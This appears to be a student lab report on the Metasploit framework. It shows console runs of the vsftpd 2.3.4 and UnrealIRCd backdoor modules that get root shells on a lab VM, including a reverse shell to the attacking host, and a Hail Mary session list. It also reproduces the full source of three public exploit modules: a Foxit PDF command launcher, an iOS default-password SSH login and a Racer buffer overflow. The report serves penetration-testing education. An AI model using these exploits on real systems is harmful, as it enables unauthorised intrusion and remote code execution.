To get root access will be used next exploit: **exploit/unix/ftp/vsftpd_234_backdoor**.

```
1 msf > use exploit/unix/ftp/vsftpd_234_backdoor
2 msf exploit(vsftpd_234_backdoor) > show options
3
4 Module options (exploit/unix/ftp/vsftpd_234_backdoor):
5
6 Name      Current Setting  Required  Description
7 -----
8 RHOST
9 RPORT 21          yes       The target address
10
11
12 Exploit target:
13
14 Id  Name
15 ---  ---
16 0    Automatic
17
18
19 msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.81.130
20 RHOST => 192.168.81.130
21 msf exploit(vsftpd_234_backdoor) > run
```

```

22
23 [*] 192.168.81.130:21 – Banner: 220 (vsFTPd 2.3.4)
24 [*] 192.168.81.130:21 – USER: 331 Please specify the password.
25 [+] 192.168.81.130:21 – Backdoor service has been spawned,
    ↪ handling ...
26 [+] 192.168.81.130:21 – UID: uid=0(root) gid=0(root)
27 [*] Found shell.
28 [*] Command shell session 1 opened (192.168.81.131:44009 →
    ↪ 192.168.81.130:6200) at 2017-11-09 04:05:58 -0500
29
30 whoami
31 root
32
33 ifconfig
34 eth0      Link encap:Ethernet  HWaddr 00:0c:29:88:7b:e8
35          inet addr:192.168.81.130  Bcast:192.168.81.255  Mask
    ↪ :255.255.255.0
36          inet6 addr: fe80::20c:29ff:fe88:7be8/64 Scope:Link
37          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
38          RX packets:23813 errors:0 dropped:0 overruns:0 frame:0
39          TX packets:7577 errors:0 dropped:0 overruns:0 carrier:0
40          collisions:0 txqueuelen:1000
41          RX bytes:1752495 (1.6 MB)  TX bytes:1500858 (1.4 MB)
42          Interrupt:19 Base address:0x2000
43
44 ^C
45 Abort session 1? [y/N]  y
46
47 [*] 192.168.81.130 – Command shell session 1 closed.  Reason: User
    ↪ exit

```

Listing 2.19: Getting root using vsftpd

As expected exploit was successful. Command's **whoami** and **ifconfig** prove it.

2.2.4 Get root using irc vulnerability

To get root access will be used next exploit: **exploit/unix/irc/unreal_ircd_3281_backdoor**.

```

1 msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
2 msf exploit(unreal_ircd_3281_backdoor) > show options
3
4 Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
5
6   Name      Current Setting  Required  Description
7   ---      -
8   RHOST
9   RPORT  6667             yes       The target address
10
11
12 Exploit target:

```

```

13
14   Id   Name
15   ---  ---
16   0    Automatic Target
17
18
19 msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.81.130
20 RHOST => 192.168.81.130
21 msf exploit(unreal_ircd_3281_backdoor) > run
22
23 [*] Started reverse TCP double handler on 192.168.81.131:4444
24 [*] 192.168.81.130:6667 – Connected to 192.168.81.130:6667...
25   :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your
    ↪ hostname...
26 [*] 192.168.81.130:6667 – Sending backdoor command...
27 [*] Accepted the first client connection...
28 [*] Accepted the second client connection...
29 [*] Command: echo OFOZ4inS15ivS36O;
30 [*] Writing to socket A
31 [*] Writing to socket B
32 [*] Reading from sockets...
33 [*] Reading from socket B
34 [*] B: "OFOZ4inS15ivS36O\r\n"
35 [*] Matching...
36 [*] A is input...
37 [*] Command shell session 3 opened (192.168.81.131:4444 →
    ↪ 192.168.81.130:49791) at 2017-11-09 04:15:25 -0500
38
39 whoami
40 root
41 ifconfig
42 eth0      Link encap:Ethernet  HWaddr 00:0c:29:88:7b:e8
43           inet addr:192.168.81.130  Bcast:192.168.81.255  Mask
    ↪ :255.255.255.0
44           inet6 addr: fe80::20c:29ff:fe88:7be8/64 Scope:Link
45           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
46           RX packets:23971 errors:0 dropped:0 overruns:0 frame:0
47           TX packets:7602 errors:0 dropped:0 overruns:0 carrier:0
48           collisions:0 txqueuelen:1000
49           RX bytes:1764491 (1.6 MB) TX bytes:1503847 (1.4 MB)
50           Interrupt:19 Base address:0x2000
51
52 lo        Link encap:Local Loopback
53           inet addr:127.0.0.1  Mask:255.0.0.0
54           inet6 addr: ::1/128 Scope:Host
55           UP LOOPBACK RUNNING  MTU:16436  Metric:1
56           RX packets:3482 errors:0 dropped:0 overruns:0 frame:0
57           TX packets:3482 errors:0 dropped:0 overruns:0 carrier:0
58           collisions:0 txqueuelen:0
59           RX bytes:1666705 (1.5 MB) TX bytes:1666705 (1.5 MB)

```

```

60 |
61 ^C
62 Abort session 3? [y/N] y
63
64 [*] 192.168.81.130 – Command shell session 3 closed. Reason: User
    ↪ exit

```

Listing 2.20: Getting root using irc vulnerability

As expected exploit was successful. Command's **whoami** and **ifconfig** prove it.

2.2.5 Armitage Hail Mary

The **Hail Mary** function is available in the Attacks -> Hail Mary menu. This function launches all the exploits against the attacked machine, leaving those that are exactly executed. After work we get a list of available sessions(successful exploits).



Figure 2.8: Warning




Figure 2.9: Hail mary progress

```

1 msf > sessions -v
2
3 Active sessions
4 =====
5
6 Session ID: 1
7           Type: shell php
8           Info:

```

```

9      Tunnel: 192.168.81.131:42583 -> 192.168.81.130:16403
    ↪ (192.168.81.130)
10      Via: exploit/multi/http/php_cgi_arg_injection
11      Encrypted: false
12      UUID:
13      CheckIn: <none>
14      Registered: No
15
16      Session ID: 2
17      Type: shell unix
18      Info:
19      Tunnel: 192.168.81.131:44625 -> 192.168.81.130:6200
    ↪ (192.168.81.130)
20      Via: exploit/unix/ftp/vsftpd_234_backdoor
21      Encrypted: false
22      UUID:
23      CheckIn: <none>
24      Registered: No
25
26      Session ID: 3
27      Type: shell linux
28      Info:
29      Tunnel: 192.168.81.131:25182 -> 192.168.81.130:59584
    ↪ (192.168.81.130)
30      Via: exploit/linux/postgres/postgres_payload
31      Encrypted: false
32      UUID:
33      CheckIn: <none>
34      Registered: No
35
36      Session ID: 4
37      Type: shell unix
38      Info:
39      Tunnel: 192.168.81.131:4583 -> 192.168.81.130:36841
    ↪ (192.168.81.130)
40      Via: exploit/multi/samba/usermap_script
41      Encrypted: false
42      UUID:
43      CheckIn: <none>
44      Registered: No
45
46      Session ID: 5
47      Type: shell unix
48      Info:
49      Tunnel: 192.168.81.131:8289 -> 192.168.81.130:52199
    ↪ (192.168.81.130)
50      Via: exploit/multi/samba/usermap_script
51      Encrypted: false
52      UUID:
53      CheckIn: <none>

```



```

54 Registered: No
55
56 Session ID: 6
57     Type: shell unix
58     Info:
59     Tunnel: 192.168.81.131:14280 -> 192.168.81.130:38871
    ↪ (192.168.81.130)
60     Via: exploit/unix/misc/distcc_exec
61 Encrypted: false
62     UUID:
63     CheckIn: <none>
64 Registered: No

```

Listing 2.21: active sessions from hail mary

As result we have 6 active sessions, using exploits below.

1. exploit/multi/http/php_cgi_arg_injection
2. exploit/unix/ftp/vsftpd_234_backdoor
3. exploit/linux/postgres/postgres_payload
4. exploit/multi/samba/usermap_script
5. exploit/multi/samba/usermap_script
6. exploit/unix/misc/distcc_exec

2.2.6 Study three exploit source code files and explain them

modules/auxiliary/pdf/foxit/authbypass.rb

This module exploits an authorization bypass vulnerability in Foxit Reader build 1120. If an Open/Execute file action is processed within PDF files, a remote attacker could exploit this vulnerability to bypass restrictions and perform unauthorized actions without having proper authentication.

```

1 ##
2 # This module requires Metasploit: https://metasploit.com/download
3 # Current source: https://github.com/rapid7/metasploit-framework
4 ##
5
6 require 'zlib'
7
8 class MetasploitModule < Msf::Auxiliary
9   include Msf::Exploit::FILEFORMAT
10
11   def initialize(info = {})
12     super(update_info(info,
13       'Name' => 'Foxit Reader Authorization Bypass',
14       'Description' => %q{
15         This module exploits an authorization bypass
16         ↪ vulnerability in Foxit Reader

```

```

16         build 1120. When an attacker creates a specially crafted
    ↪ pdf file containing
17         an Open/Execute action, arbitrary commands can be executed
    ↪ without confirmation
18         from the victim.
19     },
20     'License'          => MSF_LICENSE,
21     'Author'           => [ 'MC', 'Didier Stevens <didier.stevens[
    ↪ at]gmail.com>', ],
22     'References'       =>
23     [
24         [ 'CVE', '2009-0836' ],
25         [ 'OSVDB', '55615'],
26         [ 'BID', '34035' ],
27     ],
28     'DisclosureDate'   => 'Mar 9 2009',
29     'DefaultTarget'    => 0))
30
31     register_options(
32     [
33         OptString.new('CMD',          [ false, 'The command to
    ↪ execute.', '/C/Windows/System32/calc.exe' ]),
34         OptString.new('FILENAME',     [ false, 'The file name.', '
    ↪ msf.pdf' ])
35     ])
36
37 end
38
39 def run
40     exec = datastore['CMD']
41
42     # Create the pdf
43     pdf = make_pdf(exec)
44
45     print_status("Creating '#{datastore['FILENAME']}' file ...")
46
47     file_create(pdf)
48 end
49
50 #http://blog.didierstevens.com/2008/04/29/pdf-let-me-count-the-
    ↪ ways/
51 def n_obfu(str)
52     result = ""
53     str.scan(/./u) do |c|
54         if rand(2) == 0 and c.upcase >= 'A' and c.upcase <= 'Z'
55             result << "%x" % c.unpack('C*')[0]
56         else
57             result << c
58         end
59     end

```

```

60     result
61 end
62
63 def random_non_ascii_string(count)
64     result = ""
65     count.times do
66         result << (rand(128) + 128).chr
67     end
68     result
69 end
70
71 def io_def(id)
72     "%d 0 obj" % id
73 end
74
75 def io_ref(id)
76     "%d 0 R" % id
77 end
78
79 def make_pdf(exec)
80
81     xref = []
82     eol = "\x0d\x0a"
83     endobj = "endobj" << eol
84
85     # Randomize PDF version?
86     pdf = "%PDF-%d.%d" % [1 + rand(2), 1 + rand(5)] << eol
87     pdf << "%" << random_non_ascii_string(4) << eol
88     xref << pdf.length
89     pdf << io_def(1) << n_obfu("</Type/Catalog/Outlines ") <<
    ↪ io_ref(2) << n_obfu("/Pages ") << io_ref(3) << n_obfu("/
    ↪ OpenAction ") << io_ref(5) << ">>" << endobj
90     xref << pdf.length
91     pdf << io_def(2) << n_obfu("</Type/Outlines/Count 0>>") <<
    ↪ endobj
92     xref << pdf.length
93     pdf << io_def(3) << n_obfu("</Type/Pages/Kids[") << io_ref(4)
    ↪ << n_obfu("]/Count 1>>") << endobj
94     xref << pdf.length
95     pdf << io_def(4) << n_obfu("</Type/Page/Parent ") << io_ref
    ↪ (3) << n_obfu("/MediaBox[0 0 612 792]>>") << endobj
96     xref << pdf.length
97     pdf << io_def(5) << "</Type/Action/S/Launch/F << /F(#{exec})
    ↪ >>/NewWindow true\n" + io_ref(6) + ">>" << endobj
98     xref << pdf.length
99     pdf << endobj
100    xrefPosition = pdf.length
101    pdf << "xref" << eol
102    pdf << "0 %d" % (xref.length + 1) << eol
103    pdf << "0000000000 65535 f" << eol

```

```

104     xref.each do |index|
105         pdf << "%010d 00000 n" % index << eol
106     end
107     pdf << "trailer" << n_obfu("</Size %d/Root " % (xref.length +
↪ 1)) << io_ref(1) << ">>" << eol
108     pdf << "startxref" << eol
109     pdf << xrefPosition.to_s() << eol
110     pdf << "%%EOF" << eol
111
112 end
113 end

```

Listing 2.22: authbypass.rb

modules/exploits/apple_ios/ssh/cydia_default_ssh.rb

This module exploits the default credentials of Apple iOS when it has been jailbroken and the passwords for the 'root' and 'mobile' users have not been changed.

The default credentials, that used in this exploit are:

- 'root': 'alpine'
- 'mobile': 'dottie'

```

1  ##
2  # This module requires Metasploit: https://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  require 'net/ssh'
7
8  class MetasploitModule < Msf::Exploit::Remote
9      Rank = ExcellentRanking
10
11      include Msf::Auxiliary::CommandShell
12      include Msf::Exploit::Remote::SSH
13
14      def initialize(info={})
15          super(update_info(info,
16              'Name'           => "Apple iOS Default SSH Password
↪ Vulnerability",
17              'Description'   => %q{
18                  This module exploits the default credentials of Apple iOS
↪ when it
19                  has been jailbroken and the passwords for the 'root' and '
↪ mobile'
20                  users have not been changed.
21              },
22              'License'       => MSF_LICENSE,
23              'Author'        =>
24              [

```

```

25         'hdm'
26     ],
27     'References' =>
28     [
29         ['OSVDB', '61284']
30     ],
31     'DefaultOptions' =>
32     {
33         'EXITFUNC' => 'thread'
34     },
35     'Payload' =>
36     {
37         'Compat' => {
38             'PayloadType' => 'cmd_interact',
39             'ConnectionType' => 'find'
40         }
41     },
42     'Platform' => 'unix',
43     'Arch' => ARCH_CMD,
44     'Targets' =>
45     [
46         ['Apple iOS', { 'accounts' => [ ['root', 'alpine'], [
↪ 'mobile', 'dottie'] ] } ],
47     ],
48     'Privileged' => true,
49     'DisclosureDate' => "Jul 2 2007",
50     'DefaultTarget' => 0))
51
52     register_options(
53     [
54         Opt::RHOST(),
55         Opt::RPORT(22)
56     ], self.class
57     )
58
59     register_advanced_options(
60     [
61         OptBool.new('SSH_DEBUG', [ false, 'Enable SSH debugging
↪ output (Extreme verbosity!) ', false ]),
62         OptInt.new('SSH_TIMEOUT', [ false, 'Specify the maximum
↪ time to negotiate a SSH session ', 30 ])
63     ]
64     )
65 end
66
67
68 def rhost
69     datastore['RHOST']
70 end
71

```

```

72
73 def rport
74   datastore['RPORT']
75 end
76
77
78 def do_login(user, pass)
79   factory = ssh_socket_factory
80   opts = {
81     auth_methods: ['password', 'keyboard-interactive'],
82     port: rport,
83     use_agent: false,
84     config: false,
85     password: pass,
86     proxy: factory,
87     non_interactive: true
88   }
89
90   opts.merge!(:verbose => :debug) if datastore['SSH_DEBUG']
91
92   begin
93     ssh = nil
94     ::Timeout.timeout(datastore['SSH_TIMEOUT']) do
95       ssh = Net::SSH.start(rhost, user, opts)
96     end
97     rescue Rex::ConnectionError
98       return
99     rescue Net::SSH::Disconnect, ::EOFError
100      print_error "#{rhost}:#{rport} SSH - Disconnected during
↪ negotiation"
101      return
102     rescue ::Timeout::Error
103      print_error "#{rhost}:#{rport} SSH - Timed out during
↪ negotiation"
104      return
105     rescue Net::SSH::AuthenticationFailed
106      print_error "#{rhost}:#{rport} SSH - Failed authentication"
107     rescue Net::SSH::Exception => e
108      print_error "#{rhost}:#{rport} SSH Error: #{e.class} : #{e.
↪ message}"
109      return
110   end
111
112   if ssh
113     conn = Net::SSH::CommandStream.new(ssh, '/bin/sh', true)
114     ssh = nil
115     return conn
116   end
117
118   return nil

```

```

119 end
120
121
122 def exploit
123   self.target['accounts'].each do |info|
124     user, pass = info
125     print_status("#{rhost}:#{rport} – Attempt to login as '#{
↪ user}' with password '#{pass}'")
126     conn = do_login(user, pass)
127     if conn
128       print_good("#{rhost}:#{rport} – Login Successful ('#{user
↪ }:#{pass}')")
129       handler(conn.lsock)
130       break
131     end
132   end
133 end
134 end

```

Listing 2.23: cydia_default_ssh.rb

modules/exploits/windows/games/racer_503beta5.rb

This module exploits the Racer Car and Racing Simulator game versions v0.5.3 beta 5 and earlier. Both the client and server listen on UDP port 26000. By sending an overly long buffer (more than 1000 symbols) we are able to execute arbitrary code remotely.

```

1 ##
2 # This module requires Metasploit: https://metasploit.com/download
3 # Current source: https://github.com/rapid7/metasploit-framework
4 ##
5
6 class MetasploitModule < Msf::Exploit::Remote
7   Rank = GreatRanking
8
9   include Msf::Exploit::Remote::Udp
10
11   def initialize(info = {})
12     super(update_info(info,
13       'Name'          => 'Racer v0.5.3 Beta 5 Buffer Overflow',
14       'Description'    => %q{
15         This module exploits the Racer Car and Racing Simulator
↪ game
16         versions v0.5.3 beta 5 and earlier. Both the client and
↪ server listen
17         on UDP port 26000. By sending an overly long buffer we are
↪ able to
18         execute arbitrary code remotely.
19       },
20       'Author'         => [ 'Trancek <trancek[at]yashira.org>' ],
21       'License'        => MSF_LICENSE,

```

```

22     'References'      =>
23     [
24         [ 'CVE', '2007-4370' ],
25         [ 'OSVDB', '39601' ],
26         [ 'EDB', '4283' ],
27         [ 'BID', '25297' ],
28     ],
29     'Payload'         =>
30     {
31         'Space'        => 1000,
32         'BadChars'     => "\x5c\x00",
33         'EncoderType'  => Msf::Encoder::Type::AlphanumUpper,
34     },
35     'DefaultOptions' =>
36     {
37         'AllowWin32SEH' => true
38     },
39     'Platform'        => 'win',
40     'Targets'         =>
41     [
42         # Tested ok patrickw 20090503
43         [ 'Fmodex.dll - Universal', { 'Ret' => 0x10073FB7 } ], #
↪ jmp esp
44         [ 'Win XP SP2 English', { 'Ret' => 0x77d8af0a } ],
45         [ 'Win XP SP2 Spanish', { 'Ret' => 0x7c951eed } ],
46     ],
47     'DisclosureDate' => 'Aug 10 2008',
48     'DefaultTarget' => 0))
49
50     register_options(
51     [
52         Opt::RPORT(26000)
53     ])
54 end
55 def exploit
56     connect_udp
57     buf = Rex::Text.rand_text_alphanumeric(1001)
58     buf << [target.ret].pack('V')
59     buf << payload.encoded
60     buf << Rex::Text.rand_text_alphanumeric(1196 - payload.encoded
↪ .length)
61
62     udp_sock.put(buf)
63
64     handler
65     disconnect_udp
66 end
67 end

```

Listing 2.24: racer_503beta5.rb

Conclusion

As result in this report i learned how to use metasploit framework in particular execute exploits, perform ip and port scanning in console and using GUI. Several types of attacks were successfully performed with getting root access. Also studied several source codes of exploits.